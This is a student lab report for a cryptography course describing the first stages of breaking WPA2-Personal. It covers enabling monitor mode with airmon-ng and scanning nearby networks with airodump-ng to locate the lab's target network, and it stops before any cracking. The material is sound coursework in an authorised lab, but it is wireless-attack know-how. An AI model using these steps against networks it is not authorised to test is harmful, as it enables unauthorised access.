Sai Kumar Siddu
R11779742

CS 6343 – CRYPTOGRAPHY


LAB #2: Breaching WPA2 Personal: Report

(1) **record screenshots for each stage of the experiment and give brief descriptions of the meanings of the content seen in each screenshot. If your screenshots have very tiny fonts that are difficult to read, you will lose points. I will evaluate all screenshots exactly as submitted; I won't zoom in to parts of your submission.**

Answer:

PART – 1

1. **After booting into Kali, type the command *airmon-ng* to determine if your wireless adapter is "seen" by Kali Linux. It should show the interface, chipset, and driver.**



```
 ________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 10:17:40 PM /
 ________________________________
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=18 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off


┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng
[sudo] password for kali:

PHY     Interface       Driver          Chipset

phy0    wlan0           mt76x2u         NetGear, Inc. A6210


┌──(kali㉿kali)-[~]
└─$ ▮
```

Figure 1 *airmon-ng command to determine the connected Interfaces*


Installed the VMware and VMware realted image from Kali linux distribution, changed the USB port of VM ware to USB 3.0.

Installed cowsay library in Kali linux and added the line, by performing "*nano ~/.zshrc"* and the command as follows.

cowsay "Welcome Sai Kumar Siddu! Today is $(date '+%A %B %d %Y %r')"

Then opened the command line and entered "*sudo airmon-ng*". this command used to determine the physical interfaces connected to Kali Linux OS, followed by Driver and Chipset specifications.


2. **Use *airmon-ng* to put your wireless adapter in monitor mode. This will require a command of the form *airmon-ng start wlanxx*. You will obtain the value of xx from the relevant wireless interface returned in the previous step.**



```
 ________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 10:17:40 PM /
 ________________________________
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=18 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off


┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng
[sudo] password for kali:

PHY     Interface       Driver          Chipset

phy0    wlan0           mt76×2u         NetGear, Inc. A6210


┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    544 NetworkManager
   1784 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           mt76×2u         NetGear, Inc. A6210
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)


┌──(kali㉿kali)-[~]
└─$ █
```

Figure 2 *Changing the wireless adapter into monitoring mode*


Tried to start the interface with command “*airmon-ng start wlan0”,* but a pop-up suggested to run “*airmon-ng check kill*” which is suggested to kill the processes interfering the *airkrack-ng* suite or Interfaces at *wlan0.*



```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   1784 wpa_supplicant

┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0mon        mt76x2u         NetGear, Inc. A6210

┌──(kali㉿kali)-[~]
└─$ source ~/.zshrc
 ___________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 10:21:47 PM /
 -----------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Figure 3 *Killed the interfering processes to put wireless adapter in monitoring mode*

Ran the command "*sudo airmon-ng check kill*", which killed the interfering processes, followed by "*sudo airmon-ng*" to check if interface name got changed.




```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0mon


PHY     Interface       Driver          Chipset

phy0    wlan0mon        mt76x2u         NetGear, Inc. A6210
                (mac80211 monitor mode already enabled for [phy0]wlan0mon on [phy0]wlan0mon)

┌──(kali㉿kali)-[~]
└─$ source ~/.zshrc
 ___________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 10:22:10 PM /
 -----------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Figure 4 *Wireless adapter in Monitoring mode*

Started the interface with updated name using the following command. "*sudo airmon-ng start wlan0mon*", this put the wireless adapter in monitoring mode.


3. **Use the command *airodump-ng wlanxxmon* to display critical information about the wireless networks being "seen" by your wireless adapter.**



```
┌──(kali㉿kali)-[~]
└─$ source ~/.zshrc
 _________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 10:22:10 PM /
 ---------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH  1 ][ Elapsed: 12 s ][ 2022-07-28 22:22

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C8:9E:43:58:AF:46  -50        7        0    0   2  130   WPA2 CCMP   PSK  NETGEAR69
 24:DE:C6:3F:7C:F2  -55        2        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 24:DE:C6:3F:7C:F0  -55        3        0    0  11  130   WPA2 CCMP   MGT  TTUnet
 24:DE:C6:3F:7C:F1  -56        4        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 2E:AB:DB:98:24:01  -59        5        0    0   6  130   WPA2 CCMP   PSK  <length:  6>
 24:DE:C6:3F:7D:10  -60        2        0    0   6  130   WPA2 CCMP   MGT  TTUnet
 24:DE:C6:3F:7D:12  -60        3        0    0   6  130   WPA2 CCMP   MGT  EduRoam
 24:DE:C6:3F:7D:11  -62        4        0    0   6  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E5:DA:C2  -63        2        0    0   6  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E6:01:E0  -63        5        0    0   1  130   WPA2 CCMP   MGT  TTUnet
 70:3A:0E:E6:01:E2  -64        4        0    0   1  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E5:DA:C0  -66        2        0    0   6  130   WPA2 CCMP   MGT  TTUnet
 70:3A:0E:E6:03:E0  -66        2        0    0  11  130   WPA2 CCMP   MGT  TTUnet
 24:DE:C6:3F:80:E0  -66        3       43    0   1  130   WPA2 CCMP   MGT  TTUnet
 24:DE:C6:3F:80:E2  -66        5        0    0   1  130   WPA2 CCMP   MGT  EduRoam
 24:DE:C6:3F:80:E1  -66        5        0    0   1  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E5:DA:C1  -66        5        0    0   6  130   WPA2 CCMP   PSK  TTUguest
 E2:70:EA:49:83:2C  -67        2        0    0   6   65   WPA2 CCMP   PSK  DIRECT-2C-HP M428fdw LJ
 70:3A:0E:E6:03:E2  -67        2        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E6:01:E1  -67        4        0    0   1  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E6:03:E1  -68        2        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 24:DE:C6:3F:7A:D2  -69        2        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 BA:12:48:CB:18:CF  -69        4        0    0   6  130   WPA2 CCMP   PSK  <length: 17>
 CA:5A:CF:5E:EA:C7  -70        1        0    0   6   65   WPA2 CCMP   PSK  DIRECT-c7-HP M110 LaserJet
 9C:1C:12:B1:F2:A2  -71        2        0    0   1  195   WPA2 CCMP   MGT  EduRoam
 9C:1C:12:B1:F2:A1  -71        3        0    0   1  195   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E6:15:02  -77        2        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 B0:7F:B9:98:FC:0C  -77        3        0    0   8  130   WPA2 CCMP   PSK  CS-6343-2022
 70:3A:0E:E5:B1:61  -81        2        0    0  11  130   WPA2 CCMP   PSK  TTUguest
```

Figure 5 *airodump-ng command to capture target network information.*

Here a command "*airodump-ng wlan0mon*" is used to display the critical information like **BSSID**, **Channel** and other related information of the wireless networks that are visible by the wireless adapter, this command is used to capture WEP or WPA Handshakes, but in this scenario, we used to get required network id's to establish Handshake.




```
 70:3A:0E:E6:03:E2  -60       16        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 24:DE:C6:4D:BC:61  -70        9        0    0   6  130   WPA2 CCMP   PSK  TTUguest
 CA:5A:CF:5E:EA:C7  -70        5        0    0   6   65   WPA2 CCMP   PSK  DIRECT-c7-HP M110 LaserJet
 24:DE:C6:4D:BC:60  -70        3        0    0   6  130   WPA2 CCMP   MGT  TTUnet
 70:3A:0E:E6:03:20  -70        3        0    0   1  130   WPA2 CCMP   MGT  TTUnet
 9C:1C:12:B1:F2:A2  -70       12        0    0   1  195   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E6:03:21  -71        5        0    0   1  130   WPA2 CCMP   PSK  TTUguest
 9C:1C:12:B1:F2:A1  -72       11        0    0   1  195   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E6:15:01  -79        2        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E6:03:22  -74        3        0    0   1  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E5:D7:E0  -78        8        0    0  11  130   WPA2 CCMP   MGT  TTUnet
 B0:39:56:5F:2C:D9  -77        4        0    0   3  130   WPA2 CCMP   PSK  ece-lab
 B0:7F:B9:98:FC:0C  -77       12        0    0   8  130   WPA2 CCMP   PSK  CS-6343-2022
 70:3A:0E:E6:15:02  -78        4        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E5:D7:E2  -74        7        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E6:15:00  -79        3        0    0  11  130   WPA2 CCMP   MGT  TTUnet
 70:3A:0E:E5:B1:60  -80        3        1    0  11  130   WPA2 CCMP   MGT  TTUnet
 70:3A:0E:E6:03:E1  -63       11        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E5:B1:62  -84        4        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 9C:1C:12:0D:04:11  -84        2        0    0   1  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E5:B1:61  -79        5        0    0  11  130   WPA2 CCMP   PSK  TTUguest

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 00:25:00:FF:94:73  62:BE:CF:E0:EC:B6  -51    0 -12      0        1
 00:25:00:FF:94:73  2E:89:1F:E6:16:61  -53    0 -12      0        1
Quitting ...

┌──(kali㉿kali)-[~]
└─$ source ~/.zshrc
 _________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 10:26:39 PM /
 ---------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Figure 6 *Identified target network CS6343-2022 network.*

From the above figure, this is the output that is obtained after executing the command "*airodump-ng wlan0mon*", it displays the list of wireless networks. once our required network *CS6343-2022* is obtained we can quit process by the command *Ctrl + C*, followed by capture the BSSID and Channel Numbers which are used in later steps.

4. **From the information displayed in the previous step, identify the record corresponding to our CS-6343-2022 network. From this record identify the BSSID, and channel of our adapter. Observe at least one host connected to this BSSID.**



```
 70:3A:0E:E6:03:E2  -60       16        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 24:DE:C6:4D:BC:61  -70        9        0    0   6  130   WPA2 CCMP   PSK  TTUguest
 CA:5A:CF:5E:EA:C7  -70        5        0    0   6   65   WPA2 CCMP   PSK  DIRECT-c7-HP M110 LaserJet
 24:DE:C6:4D:BC:60  -70        3        0    0   6  130   WPA2 CCMP   MGT  TTUnet
 70:3A:0E:E6:03:20  -70        3        0    0   1  130   WPA2 CCMP   MGT  TTUnet
 9C:1C:12:B1:F2:A2  -70       12        0    0   1  195   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E6:03:21  -71        5        0    0   1  130   WPA2 CCMP   PSK  TTUguest
 9C:1C:12:B1:F2:A1  -72       11        0    0   1  195   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E6:15:01  -79        2        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E6:03:22  -74        3        0    0   1  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E5:D7:E0  -78        8        0    0  11  130   WPA2 CCMP   MGT  TTUnet
 B0:39:56:5F:2C:D9  -77        4        0    0   3  130   WPA2 CCMP   PSK  ece-lab
 B0:7F:B9:98:FC:0C  -77       12        0    0   8  130   WPA2 CCMP   PSK  CS-6343-2022
 70:3A:0E:E6:15:02  -78        4        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E5:D7:E2  -74        7        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E6:15:00  -79        3        0    0  11  130   WPA2 CCMP   MGT  TTUnet
 70:3A:0E:E5:B1:60  -80        3        1    0  11  130   WPA2 CCMP   MGT  TTUnet
 70:3A:0E:E6:03:E1  -63       11        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E5:B1:62  -84        4        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 9C:1C:12:0D:04:11  -84        2        0    0   1  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E5:B1:61  -79        5        0    0  11  130   WPA2 CCMP   PSK  TTUguest

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 00:25:00:FF:94:73  62:BE:CF:E0:EC:B6  -51    0 -12      0        1
 00:25:00:FF:94:73  2E:89:1F:E6:16:61  -53    0 -12      0        1
Quitting ...

┌──(kali㉿kali)-[~]
└─$ source ~/.zshrc
 _________________________________
/ Welcome Sai Kumar Siddu! Today is \
\ Thursday July 28 2022 10:26:39 PM /
 ---------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

